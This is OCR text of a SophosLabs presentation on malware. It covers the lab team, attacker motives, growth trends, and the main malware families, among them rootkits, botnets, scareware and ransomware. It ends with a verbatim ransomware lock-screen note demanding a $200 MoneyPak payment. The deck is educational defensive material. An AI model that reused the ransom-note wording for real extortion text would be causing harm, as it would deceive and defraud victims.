SOPHOS

Anatomy of Attacks


Dmitry Samosseiko, SophosLabs

SophosLabs Team

- One global team – UK, US, Canada, Australia
- 24/7, 365 days/year
- ~100 Researchers and Developers globally
  - Threat Operations
  - Systems Development
  - Advanced Research and Detection Development
- Highly trained
  - ~6 month training program for new hires
  - **Strong focus on Software Reverse Engineering**
  - Broad skills set – malware, spam, web, exploits

WHO WRITES COMPUTER VIRUSES?

The good old days…



SOPHOS


Today's motives

SOPHOS

Monetizing on malware?

- Spam bots
- Spyware (keyloggers, “phishing” password stealers)
- Ransomware
- Scareware
- Denial of service attacks
- Corporate data theft
- …


The value of “zombie” PC



Source: krebsonsecurity.com

SOPHOS


Exponential growth



Source: av-test.org

SOPHOS

Variants and volumes



And 20,000 new malicious URLs

SOPHOS

MALWARE DIVERSITY

Viruses

- Spread by infecting other files, executables
- Parasitic
- Not as common today as other forms of malware
- May require a special cleanup approach

Worms

- Spread via network connection
- Attack network shares, weak passwords/security

Trojan horses

- The most prevalent kind of malware today
- Often relies on social engineering
- Needs to be disguised as something normal

“Bankers”

- Steal banking account information
- Prevalent in South America
- Attempt to bypass online banking security measures

Rootkits

- Stealthy, avoid detection
- Subverts the OS operations
- Hard to detect and remove
- Bootkits – rootkits attacks MBRs, loads before OS kernel
- Examples:
  - TDSS/TDL
  - ZeroAccess
  - Alureon

Botnets

Botnets for:

1. Email spam
   - “Grum” ~ 200,000 PCs
   - “Rustock” ~ 815,000 PCs
2. Web spam
3. DDoS
4. “Installs”
5. Info stealers (Zeus, Citadel)

Picture source: http://en.wikipedia.org/wiki/Botnet

Scareware / FakeAV


- Fake anti-virus
- Fake anti-spyware
- System “optimizers”

#1 threat today by prevalence

Videos at http://youtube.com/SophosLabs

SOPHOS


Scareware for Macs




SOPHOS

Ransomware

- Encrypts documents or
- Blocks screen/mouse/keyboard access
- Demands money to unlock (SMS, e-currency, prepaid cards)



SOPHOS


Your computer is locked!
Stop Online Piracy Automatic Protection System
If you see a warning.txt or warning screen, it means your IP address was included in S.O.P.A. Black List.
One or more of the following items were made from your PC:
1. Downloading or distributing audio or video files protected by Copyright Law.
2. Downloading or distributing illegal content (child porn, phishing software, etc.)
3. Downloading or distributing Software protected by Copyright Law.
As a result of these infringements based on Stop Online Piracy Act (H.R. 3261) you PC and files are now blocked.
You can remove you IP from black list and unlock PC and files by paying a fine of 200 (USA and Canada) / 200EUR (via Western Union to other Countries)
STEP 1: Buy a moneypak prepaid voucher for the amount of $200 at the nearest store.
STEP 2: Enter your prepaid voucher number and your email address in the fields below then click PAY and you will be prompted to enter the unlock code. OR Send an e-mail at UNLOCK@SOPASYSTEM.COM. Indicate your ID in the message title and provide moneypak prepaid voucher number.
STEP 3: Check your e-mail. In 24 hours we will send your Unlock code once payment is verified. Then enter your unlock code that you received by email from us and click UNLOCK. Your computer will roll back to the ordinary state.
Your identification number: 1643
Your IP address: [redacted]
